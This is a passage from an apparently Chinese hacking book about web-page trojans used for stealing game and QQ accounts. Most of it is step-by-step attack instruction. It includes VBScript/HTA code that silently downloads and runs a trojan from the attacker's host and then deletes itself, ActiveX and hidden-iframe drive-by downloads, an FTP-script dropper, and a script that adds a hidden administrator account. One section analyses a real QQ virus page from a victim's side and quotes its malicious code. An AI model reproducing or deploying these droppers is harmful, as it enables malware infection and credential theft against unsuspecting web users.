免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




```
End Function
```

保存二进制文件，在本地生成 exe 文件。

```
sub SaveFile(str,fName)
Set objStream = CreateObject("ADODB.Stream")
objStream.Type = 1
objStream.Open
objstream.write str
objstream.SaveToFile fName,2
objstream.Close()
set objstream = nothing
exewin()
End sub
```

运行函数，执行已经下载的 exe 程序。

```
Sub exewin()
set wshshell=createobject ("wscript.shell" )
a=wshshell.run ("cmd.exe /c c:\win.exe",0)
b=wshshell.run ("cmd.exe /c del c:\win.hta",0)
window.close
End Sub
```

得到远程木马程序

```
HttpDoGet "http://ASP 空间地址/win.exe";

</script>

</html>
```

保存为 ism.mm 文件。这个恶意文件会自动执行其中的命令，

从语句：**HttpDoGet "http://ASP 空间地址/win.exe";**中可以看出它悄悄的下载了木马文件 **win.exe**。

从语句：**SaveFile HttpDoGet,"c:\win.exe"**可以看出将木马文件保存到 C 盘目录下。

从语句：**a=wshshell.run ("cmd.exe /c c:\win.exe",0)**

b=wshshell.run ("cmd.exe /c del c:\win.hta",0)

可以看出它悄悄地运行了木马之后将自身文件 **win.hta** 删除来防止被别人发现。攻击者将这些制作好的文件上传到自己的 **ASP** 空间，然后将木马地址 **http://ASP** 空间地址/**test.html** 发给你打开，浏览者就很容易中木马！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.3.4 JPG 网页图片木马盗号

最近网络流行一种最新恶意的盗号方式：给对方发一个以图形格式：**.JPG** 或**.GIF** 等为后缀结尾的木马地址，发给对方时，对方一看地址后缀是图片格式后缀的，一定不会产生怀疑，会毫不犹豫地打开，而后门木马也就会悄悄地运行。

步骤 1 首先 利用“动鲨网页木马生成器”，这是一个超简单的木马网页生成器，生成的木马网页利用的就是 **IE Object Data** 漏洞，由于 **IE** 浏览器没有对 **OBJECT** 实际内容进行审核（**OBJECT** 是 **HTML** 语法中的一个标签），而只审核了后缀名，这样就给自动下载并运行应用程序带来了方便。

步骤 2 然后将要在木马网页中使用的后门木马程序上传到自己的空间的某一目录下（如图 **4-25**）。



图 4-25 木马文件上传

步骤 3 将这个木马程序的下载地址填写在动鲨网页木马生成器“请输入木马 **URL** 地址”一拦（如图 **4-26**），然后点“生成”即可在同一目录下生成木马网页文件，可以选择生成两种木马网页：动鲨木马网页，**seasky7** 木马网页，一般都选择动鲨的木马网页。




图 4-26 输入木马文件的地址

步骤 4 一般盗号者不直接使用 **mm.html** 做首页，这样很容易被别人在源代码里面发现这是木马网页。所以就悄悄地隐藏这个 **mm.html**，使它在浏览器后台运行。做一个带有图片的网页，然后将代码：**<iframe src="mm.html" name="zhu" width="0" height="0" frameborder="0">**加到里面，这个代码是生成器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

自带的(如图 **4-27**)。




图 4-27 生成器自带插入代码

说明:这段代码的意思:利用框架连接木马页面 mm.html(src="mm.html"),而框架的宽、高、边框的属性都设置为零(width="0" height="0" frameborder="0"),这样就把木马页面 mm.html 隐藏了,将其保存为 index.html。

步骤 5 将这个四个文件上传到网站空间上,将 **index.html** 页面的地址发给对方打开,显示的是一个图片,木马则会悄悄地运行,就这么简单地实现了 **IE6** 漏洞利用的木马网页!

步骤 6 就是在保存刚才那个 **index.html** 的网页文件时将它的文件名保存为 **index.jpg,**再修改的时候,系统会提示:修改文件扩展名将会导致文件无法正常使用,单击"是"即可(如图 **4-28**)。




图 4-28 改变文件扩展名

说明:这种做法的原理是:IE 有一个很小的 BUG:即只要文件里有 html 代码的话,它的内核就会自动执行里面的代码,并不理会这个文件后缀名是 html,JPG 或者是 DOC 等等。

4.3.5 一次性查杀木马网页实例

上面讲解了那么多技术性的东西,很多可能让朋友们感到非常死板,下面笔者展示一次亲身与木马网页搏斗的过程,从中大家可以学到新型的木马网页以及查杀木马网页的一些实际技巧!

QQ 病毒这段时间非常猖獗,很多朋友在聊天的时候,信息中都带着那么一个讨厌的小尾巴,诸如这样的欺骗信息:这里有免费的电影,快来呐,地址是 **http://www.***.com**。想看我的照片吗? 来这里就好了地址是 **http://www.***.com** 等。这些网站地址大多数都含有木马病毒,在不小心的情况下打开就会中,所以千万要小心防范。

无独有偶,相信有许多网民上网的时候也中了 **QQ** 病毒,在忍无可忍的情况下,展开也需要反击,还可以顺藤摸瓜揪出幕后元凶,可能会花费了三四天时间,到底如何追踪盗号者? 你一定很有兴趣吧! 下面我们就将详细介绍。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. 发现 QQ 病毒

这天，笔者正在与 **QQ** 上的好友聊得正欢，这时候陌生人中发来一条信息，打开一看，原来是个不相识的网友发来的信息，信息内容大概是让我访问他的网站地址，里面有大量的音乐和电影。

没人知道这网站里面藏了什么，一般来说不是病毒就是格式化炸弹。虽然这样想，但是好奇心还是驱使我去看看，不一定里面真的是精彩的电影和音乐呢?那就看看吧!诱惑大于理智，打开那个地址，仔细的瞧瞧了，果然比较精彩，音乐的电影都是免费的，美美地享受了一把！但是下面噩梦就开始了，笔者发现在聊 **QQ** 的时候带上了可恶的 **QQ** 尾巴，上面的语句在宣传一个网站地址，而那个网站地址显然就是之前陌生人发给自己的网站。

很显然中 **QQ** 病毒了，虽然不怎么有危害，但是那讨厌的尾巴确实烦人！那就开始想想如何查杀吧！

2. 分析查杀 QQ 病毒

由于笔者并不知道这个 **QQ** 病毒进程名，所以我没敢冒冒然的终止什么进程，这下惟一的入口就是从那个网站页面代码入手了！

在浏览器中输入：

view-source:http://www.*.com,**查看这个页面中的 **HTML** 代码。回车后出现记事本，里面详细的显示了这个网站首页的 **HTML** 代码。

小技巧：在浏览器中直接查看指定页面的 HTML 代码的命令是 view-source，使用它可以避免打开不熟悉的网页。

仔细地瞧了瞧！最后在代码下面的发现一句代码（如图 **4-29**）：




图 4-29 含有恶意代码的程序

<IFRAME WIDTH=0 HEIGHT=0 SRC="http://www.*.com/ss.htm"></IFRAME>**，这句很令人怀疑，因为它用了框架代码**<IFRAME></IFRAME>**,而其中的高 **HEIGHT** 和宽 **WIDTH** 的值都为 **0**，连接的是另外一个页面 **http://www.***.com/ss.htm**，这里面藏了什么不可告人的密码啊，要不为什么要使用框架命令将它隐藏起来，肯定有鬼，前去查看！

再在浏览器中输入：

view-source:http://www.*.com/ss.htm**，查看这个被隐藏的页面的源代码，果然有鬼，里面的代码如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

下(如图 **4-30**)：



图 4-30 具体的恶意代码

```
<OBJECT
  classid="clsid:36CB6B28-FC08-4373-8F54-1A02E3C15B7D"
  codebase="http://www.Web165.com/homepaGetemp/qamtv//WebDownLoadProj.ocx#version=1,
0,0,0"
  width=282
  height=92
  align=center
  hspace=0
  vspace=0>
 <param name="StrUrl" value="http://god.***.com/qamtv.exe">
<IFRAME WIDTH=0 HEIGHT=0 SRC="http://218.5.**.***/qcode/11.htm"></IFRAME>
```

这是一段典型的 **ACTIVEX** 控件代码,这个东西经常被恶意攻击者用来做成运行木马病毒的假象,看看我对这些代码的分析;

在 **IE** 中使用 **ActiveX** 控件，需要使用 **HTML** 中的标志是**<OBJECT>**，该标记几个重要的参数特性有：

(1)**ID:**为控件提供一个标识名称,为 **HTML** 代码提供一种访问该控件的入口。

(2)**CLASSID**：是该控件惟一的 **UID**，告诉 **IE** 装入哪个对象。如果使用已经开发好的控件，它的 **CLASSID** 可以在系统的注册表中查找。在注册表中展开 **HKEY_CLASSES_BOOT** 项,可以看到按字母顺序排列的注册表,找到需要使用的控件名,展开时可看到一个 **CLASSID** 活页夹,里面就是该控件的 **CLASSID**。

(3)**CODEBASE:**指定控件的下载以及版本。

(4)**PARAM**:该标记用于设置控件的初始属性值,它有两个特性:**Name** 和 **Value**,即属性名称和属性值。这里的属性值是 **http://god.***.com/qamtv.exe**。

它一定就是 **QQ** 病毒的程序了,它在打开网页的时候自动下载并运行了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

让笔者逮出病毒的名称了，打开任务管理器，果然发现了其中有个名为：**qamtv.exe**，这一定就是 **QQ** 病毒的进程了，先终止它再说！然后试着去发了几句 **QQ** 信息，发现那讨厌的 **QQ** 尾巴已经不见了，呵呵！看来这个 **QQ** 病毒也不过如此，就这么容易的查杀了，也不用去下载什么专杀工具了。

当笔者再次打开电脑上网，在发 **QQ** 信息的时候发现那个讨厌的 **QQ** 尾巴又出现了！不是都终止掉它了吗？抱怨着再次打开进程管理器，仔细查看了一番，没再发现那个 **QQ** 病毒进程：**qamtv.exe**，那这是怎么回事啊，**QQ** 尾巴是怎么出现的啊！

想了想一些病毒木马的运行方式，终于恍然大悟，肯定是病毒将注册表修改了，而且将自己又复制了一份到别的文件目录下。

打开注册表（注册表：点“开始”→“运行”输入 **regedit** 即可打开它），进入到 **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run** 项下（这个路径是木马病毒最爱钻的地方），这些里面详细的列举了所有的开机启动项目！检查了一番，发现里面多了个名为 **QQ**，路径为 **C:\WINDOWS\sendmess.exe** 的启动项（如图 **4–31**），这就是 **QQ** 病毒的自启动项，可以达到开机自动启动自己。




图 4–31 启动项中的程序

先删除掉这个键值，然后根据这个项目中的路径直接找到 **QQ** 病毒复制体所在的文件夹 **C:\WINDOWS**，将复制体 **sendmess.exe** 删除掉。

再次打开任务管理器，将 **QQ** 病毒的进程 **sendmess.exe** 终止掉，试说发了几句 **QQ** 信息，没再出现那个讨厌的尾巴，重新启动了几次电脑，也没发现 **QQ** 病毒再次出现，看来是彻底地将 **QQ** 病毒查杀了。

3. 发现网络游戏木马

噩梦还未终止，后面的厄运令笔者更加无法忍受。在打开网络游戏《传奇》的时候竟然发现密码错误，试了很多遍都不成，怎么回事啊？看来十有八九被盗了，幸亏我有网络游戏账号密码保护，很快就取回来了，可是发现自己辛苦打出的一套“祖码套装”被别人盗窃了，真的是快气疯了，看来这个木马网站只是拿 **QQ** 病毒做为幌子，使你在忙于查杀 **QQ** 病毒的时候，悄悄地运行传奇木马！

又仔细查了查那个病毒网页的代码，在那个隐藏 **QQ** 病毒的页面：**http://www.***.com/ss.htm** 中又发现了这样的代码：

<IFRAME WIDTH=0 HEIGHT=0 SRC="http://218.5..***/qcode/11.htm"></IFRAME>**，还是利

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

用框架代码将页面隐藏起来的伎俩，一路直下，使用 **view-source** 命令查看其中隐藏页面 **http://218.5.**.***/qcode/11.htm** 的代码。

发现里面就几句很简单的代码，其中有一句：

```
<object data="q.test" weight=0 width=0></object>
```

这是利用的组件标签：**<object></object>**隐藏了一个 **q.test**，当这个页面运行的时候会悄悄的打开 **q.test**。

这个 **q.test** 非常奇怪，输入地址：**http://218.5.**.***/qcode/q.test**，结果无法显示，看来得下载下来查看了，打开 **FlashGet**，添加新任务将这个东西下载下来（如图 **4-32**）。

用记事本打开进行了查看，发现了如下代码：




图 4-32 添加任务下载程序

```
<html>
<object id=wsh classid=clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B></object>
<script LANGUAGE="VBScript">
Dim fso, tf,wsh
Set fso = CreateObject("Scripting.FileSystemObject")
set wsh=createobject ("wscript.shell" )
Set tf = fso.CreateTextFile("6hc.gif",true)
tf.Write "open 61.129.**.***"&chr(13)&chr(10)
tf.Write "code"&chr(13)&chr(10)
tf.Write "qacode"&chr(13)&chr(10)
tf.Write "Get index_s.exe"&chr(13)&chr(10)
tf.Write "bye"
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
tf.Close
a=wsh.Run ("ftp -s:6hc.gif",0,true)
b=wsh.Run ("index_s.exe")
window.close
</script><script language="JavaScript">
function closeit() {
setTimeout("self.close()",5)
}
closeit()
```

熟悉 **javascipt** 命令的朋友一定知道这些代码写的是什么，不懂的朋友也别着急，我大概讲解一下其中的含义，这其中有几句命令（如图 **4–33**）：



图 4–33 有“嫌疑”的代码

```
tf.Write "open 61.129.81.*"&chr(13)&chr(10)
tf.Write "code"&chr(13)&chr(10)
tf.Write "qacode"&chr(13)&chr(10)
tf.Write "Get index_s.exe"&chr(13)&chr(10)
tf.Write "bye"

.....

b=wsh.Run ("index_s.exe")
```

这几句命令的含义是：**FTP** 进入一台 **IP** 为 **61.129.81.*** 的主机（命令是 **open 61.129.81.***），然后输入账号 **code** 和密码 **qacode** 成功进入，从里面下载一个程序 **index_s.exe**（命令是 **Get index_s.exe**），之后离开 **FTP** 命令（命令是 **bye**）。最后运行下载下来的程序（命令是：**b=wsh.Run ("index_s.exe")**）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这下终于明白了吧！这个程序 **index_s.exe** 就是传奇木马程序，我的电脑就是这样在无声无息中被按上了木马！真可恶！

从上面的代码笔者得到了这个主机的 **IP** 地址以及 **FTP** 账号和密码，可以进入它的 **FTP** 空间，打开 **Flashfx**，填写地址、用户名和密码成功进入（如图 **4-34**）！里面有非常多的文件，但是在操作的过程中，笔者发现这个 **FTP** 账号没有写的权限，只有下载的权限。



图 4-34 输入用户名、密码

要想追踪 **QQ** 病毒网站，没什么特别的技术可言，关键是如何发现问题，并分析问题。

4.3.6 ActiveX 控件木马网页




图 4-35 “上网助手”安装提示

在 **IE** 浏览器中可以设置安全级别，如果浏览器的安全级别设置的高点，那么就会出现安装插件的提

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

示框！很容易让一些安全意识高的朋友引起怀疑，所以有必要更加完美的完善一下，众所周知，在没有安装 **3721** 上网助手的情况下，上网的浏览一些网页的时候，会出现提示安装 **3721** 上网助手插件的对话框（如图 **4-35**），大多数人了方便，会选择安装此插件！盗号者可以利用 **3721** 上网助手的插件安装来做点文章，使用户在安装 **3721** 上网助手的插件时，同时下载并运行木马！

步骤 1 将下面代码插入到已经做好的任意网页文件中，

```
<OBJECT
  classid="clsid:36CB6B28-FC08-4373-8F54-1A02E3C15B7D"
  codebase="http://www.****.com/homepaGetemp/qamtv//WebDownLoadProj.ocx#version=1,0,0,
0"    //3721 上网助手控件的下载地址
  width=0
  height=0
  align=center
  hspace=0
  vspace=0> //将宽和高等参数都设置为 0，这样就不会显示下载的进度。
 <param name="StrUrl" value="保存木马的网页空间地址">
>
</OBJECT>
```

步骤 2 将做好的网页上传到空间中，这样盗号者就做成了一个利用 **3721** 上网助手插件来做掩护的木马网页。

4.3.7 FTP 服务器来做木马网页

利用木马网页盗号的人真是鬼点子奇多，就连 **FTP** 服务器都可以被用来做木马网页，下面我们看看如何制作和原理！

步骤 1 先建立一个能引出脚本文件的网页，代码如下：

```
<html>
<body>
```

这是一个测试页面，当运行之后，会在你的计算机中成功添加一个名为 **heidan** 密码为 **123** 的管理员账号，只是做为测试来使用！

```
<object data="http://主页地址/add.add"></object>
</body>
```

然后保存为任意的 **HTML** 网页文件。

注意：只是稍微做些测试，没必要直接放进入木马，这里将只运行 cmd 命令程序来添加管理员账号。

步骤 2 由于上面的代码牵引出 **add.add** 这个后台文件，下面来做这个文件，

代码内容如下

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
<html>
<object id=wsh classid=clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B></object>
<script language=vbscript>
set wshshell=createobject ("wscript.shell" )
a=wshshell.run ("cmd.exe /c net user heidan 123 /add",0)
b=wshshell.run ("cmd.exe /c net localgroup Administrators heidan /add",0)
window.close
</script>
</html>
```

这段代码是利用脚本命令中的对象 **wshshell** 来运行添加管理员账号的命令：

net user heidan 123 /add

net localgroup Administrators heidan /add。



图 4-36 查看网页属性



图 4-37 选择头标签



图 4-38 选择文件类型

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 3 通过上面的制作之后，还不能显示这个网页的实现，还需要修改主页服务器的 **HTTP** 头，具体做法如下：打开控制面版，再打开管理工具，然后进入 **Internet** 服务器管理，找到 **Web** 站点，在上面点鼠标右键（如图 **4–36**），查看属性，在出现是属性面板中选择“**HTTP**”头标签（如图 **4–37**）。

然后点击最下面 **MIME** 映射的文件类型——新类型（如图 **4–38**）。

在关联扩展名中输入“**.add**”（不含引号），在内容类型中输入“**application/hta**”（如图 **4–39**），设置完毕后，一路单击“确定”。




图 4–39 输入关联扩展名

盗号者只要利用 **IE** 浏览器浏览 **http://**主页服务器地址**/add.htm,**那么浏览者的电脑就会成功添加一个名为 **heidan** 密码是 **123** 的管理员账号，前提提交是浏览者的电脑是 **Windows 2000** 以上的系统。

步骤 4 通过上面的测试之后已经确认代码的可用，再给页面中加入代码，利用在后台的 **cmd** 命令来下载 **FTP** 器中的木马并运行！

修改 **add.add** 文件，内容如下

```
<html>
<object id=wsh classid=clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B></object>
<script LANGUAGE="VBScript">
Dim fso, tf,wsh
Set fso = CreateObject("Scripting.FileSystemObject")
set wsh=createobject ("wscript.shell" )
Set tf = fso.CreateTextFile("ftp.txt",true)
tf.Write "open FTP 服务器地址"&chr(13)&chr(10)
tf.Write "FTP 用户名"&chr(13)&chr(10)
tf.Write "FTP 密码"&chr(13)&chr(10)
tf.Write "Get 木马文件名+扩展名"&chr(13)&chr(10)
tf.Write "bye"
tf.Close
a=wsh.Run ("ftp -s:ftp.txt",0,true)
b=wsh.Run ("木马文件名+扩展名")
window.close
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
</script>
</html>
```

现在用 **IE** 浏览 **http://FTP** 服务器地址**/add.htm,**电脑就会从自动运行后台的 **FTP** 以及等相关命令，从 **FTP** 服务器地址上下载木马到**%system32%**系统目录下面，然后再悄悄地运行！手段非常阴险！

4.3.8 漂亮的 FLASH 动画木马网页的阴谋

现在的上网的人们网络安全意识已经增高很多了，知道不能轻易打开别人发给的地址，因为那里面有可能就是陷阱在等着受害者的访问。

虽说意识增强了，但你可能想不到：有人将木马网页渗透到 **Flash** 动画中，在其他人观看 **Flash** 动画乐不可支的时候，已经悄悄的打开了木马网页，就这样在神不知鬼不觉中被木马给“暗杀”了。

而且 **SWF** 后缀的动画灵活性很高，可以做为网页的后缀单独浏览，也可以插入到一些社区的签名中，这就给使隐藏带来了更大的机会。看看怎么实现这种木马网页的终极隐藏。

在 **Flsh** 动画制作过程中，**Flash MX** 有个非常贴心的“**Get url**”功能，它能使浏览者在欣赏 **Flash** 动画的时候自动跳转到“**Get url**”中设置的 **url** 地址，从而打开新的网站地址，盗号者就可以利用“**Get url**”功能跳转到一些恶意网站上，例如前面提到的制作好的木马网页地址，再看盗号者是怎么实现 **Flash MX** 的自动跳转功能功能。

步骤 1 打开 **Flash MX**，点工具栏中的“修改”→“修改文档属性”，打开属性面板，设置它的尺寸，将宽和高都设为 **1px**，其余的选项保持不变，之所以将宽和高都设为 **1px**，是因为 **px** 值越小，**Flash** 就传输得越快（如图 **4–40**）。盗号者一般者是自己制作一个吸引人的动画，或者从网上下载一些 **Flash** 动画源程序进行修改。




图 4–40 修改 px 值

步骤 2 在动画的文档的下方“动作”下设置，先选择“**Actions**”，然后选择其中的“**GetURL**”动作，双击它，出现设置这个动作的面板，在其中项目：**URL** 中填写要跳出的地址，窗口选择“**_blank**”，意思是新打开一个窗口显示 **URL**（如图 **4–41**）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

